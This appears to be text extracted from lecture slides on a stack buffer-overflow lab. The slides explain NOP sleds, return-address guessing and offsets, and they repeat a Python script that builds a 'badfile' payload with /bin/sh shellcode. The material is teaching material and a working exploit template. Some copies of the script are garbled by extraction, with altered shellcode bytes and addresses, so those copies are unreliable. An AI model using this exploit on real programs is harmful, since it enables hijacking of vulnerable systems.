
**Step 2:** Find the address of our malicious **shellcode**

Malicious Code
000000000
00000000000
00000000000
New return address
00000000000
00000000000






**Step 2:** Find the address of our malicious **shellcode**



**NOP**

The NOP instruction *does nothing*, and the advances to the next instruction

**Step 2:** Find the address of our malicious **shellcode**




Guess!

Incorrect guess, but the program does not crash!

**Step 2:** Find the address of our malicious **shellcode**


This large sequence of NOPs is called a NOP sled



Incorrect guess, but the program does not crash!

NOP advances to the next instruction

**Step 2:** Find the address of our malicious **shellcode**



Next: We need to construct the contents of our *badfile*

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 400      # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

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# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4           # TODO: Change this number

L = 4               # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

← Malicious code to be injected (`exec(/bin/sh)`)  
(we will talk later about what exactly this is)

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 400      # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)  
(we will talk later about what exactly this is)

Initially fill entire payload with NOP operators (0x90)

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 400      # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)  
(we will talk later about what exactly this is)

Initially fill entire payload with NOP operators (`0x90`)

Place malicious code *somewhere* in the payload  
(This can be many different values, I just arbitrary selected 400)





```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 400      # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####


# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)  
(we will talk later about what exactly this is)

Initially fill entire payload with NOP operators (`0x90`)

Place malicious code *somewhere* in the payload  
(This can be many different values, I just arbitrary selected 400)

Place return address (a guess) at offset 112



```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 400      # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####


# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)  
(we will talk later about what exactly this is)

Initially fill entire payload with NOP operators (`0x90`)

Place malicious code *somewhere* in the payload  
(This can be many different values, I just arbitrary selected 400)

Place return address (a guess) at offset 112



```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcc"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(400))

#####
# Put the shellcode somewhere
start = 400 # TODO: Change this to the address of the shellcode
content[start:start + len(shellcode)] = shellcode

# Decide the return address
ret = 0xffffcb08 + 200 # TODO: Change this to the return address
offset = 108 + 4 # TODO: Change this to the offset

L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```




Malicious code to be injected (`/bin/sh`)  
(we will talk later about what exactly this is)

This is the value of `$ebp` that you got from the GDB operators (`0x90`)

**YOURS MIGHT BE SLIGHTLY  
DIFFERENT**

in the payload  
(arbitrary selected 400)

address (a guess) at



This script will construct our `badfile` for us!

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x2f\x53\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcc"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(4096))

#####
# Put the shellcode somewhere
start = 400 # TODO: Change this to the address of the shellcode
content[start:start + len(shellcode)] = shellcode

# Decide the return address
ret = 0xffffcb08 + 200 # TODO: Change this to the address of the shellcode
offset = 108 + 4 # TODO: Change this to the address of the shellcode

L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)  
(we will talk later about what exactly this is)


When we debugged with GDB, GDB puts some information on the stack, which means that the memory address are slightly different when we run the program without GDB, so we need to apply an offset

For most students 200 works, for other 0x78 works

operators (0x90)

in the payload  
arbitrary selected 400)

address (a guess) at



```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 400      # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####


# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)  
(we will talk later about what exactly this is)

Initially fill entire payload with NOP operators (`0x90`)

Place malicious code *somewhere* in the payload  
(This can be many different values, I just arbitrary selected 400)

Place return address (a guess) at offset 112





This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
#####  
# Put the shellcode somewhere in the payload  
start = 400      # TODO: Change this number  
content[start:start + len(shellcode)] = shellcode  
  
# Decide the return address value and put it somewhere in the payload  
ret = 0xffffcb08 + 200      # TODO: Change this number  
offset = 108 + 4      # TODO: Change this number  
  
L = 4      # Use 4 for 32-bit address and 8 for 64-bit address  
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')  
#####
```

`start` will determine where in the list the malicious code will be inserted




This script will construct our `badfile` for us!

```
#####  
# Put the shellcode somewhere in the payload  
start = 400      # TODO: Change this number  
content[start:start + len(shellcode)] = shellcode  
  
# Decide the return address value and put it somewhere in the payload  
ret = 0xffffcb08 + 200  # TODO: Change this number  
offset = 108 + 4      # TODO: Change this number  
  
L = 4             # Use 4 for 32-bit address and 8 for 64-bit address  
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')  
#####
```

This script build constructs a python list, and writes out the list to `badfile`

0xffffcb08 = address of \$ebp  
200 = GDB offset

`ret` is the value we put at the return address (our guess!!)



This script will construct our `badfile` for us!

```
#####  
# Put the shellcode somewhere in the payload  
start = 400      # TODO: Change this number  
content[start:start + len(shellcode)] = shellcode  
  
# Decide the return address value and put it somewhere in the payload  
ret = 0xffffcb08 + 200      # TODO: Change this number  
offset = 108 + 4      # TODO: Change this number  
  
L = 4      # Use 4 for 32-bit address and 8 for 64-bit address  
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')  
#####
```

This script build constructs a python list, and writes out the list to `badfile`

`0xffffcb08` = address of `$ebp`  
`200` = GDB offset

`offset` is where in our list we place the return address (`ret`)






This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
#####  
# Put the shellcode somewhere in the payload  
start = 400      # TODO: Change this number  
content[start:start + len(shellcode)] = shellcode  
  
# Decide the return address value and put it somewhere in the payload  
ret = 0xffffcb28 + 200  # TODO: Change this number  
offset = 108 + 4      # TODO: Change this number  
  
L = 4            # Use 4 for 32-bit address and 8 for 64-bit address  
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')  
#####
```

We have some wiggle room with our guess, we can make it slightly bigger or smaller and our attack will still work




Our guess still lands in the NOP sled, so we are good!

This script will construct our `badfile` for us!

```
#####  
# Put the shellcode somewhere in the payload  
start = 450      # TODO: Change this number  
content[start:start + len(shellcode)] = shellcode  
  
# Decide the return address value and put it somewhere in the payload  
ret = 0xffffcb28 + 200      # TODO: Change this number  
offset = 108 + 4      # TODO: Change this number  
  
L = 4      # Use 4 for 32-bit address and 8 for 64-bit address  
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')  
#####
```

We have some wiggle room with where we place our malicious code, we can make it slightly bigger or smaller and our attack will still work



Our guess still lands in the NOP sled, so we are good!

This script will construct our `badfile` for us!

```
#####  
# Put the shellcode somewhere in the payload  
start = 500      # TODO: Change this number  
content[start:start + len(shellcode)] = shellcode  
  
# Decide the return address value and put it somewhere in the payload  
ret = 0xffcb28 + 200    # TODO: Change this number  
offset = 108 + 4      # TODO: Change this number  
  
L = 4              # Use 4 for 32-bit address and 8 for 64-bit address  
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')  
#####
```

This script build constructs a python list, and writes out the list to `badfile`

We cant go too far, otherwise it will not be read by badfile (the vulnerable program only reads up to 517 bytes)

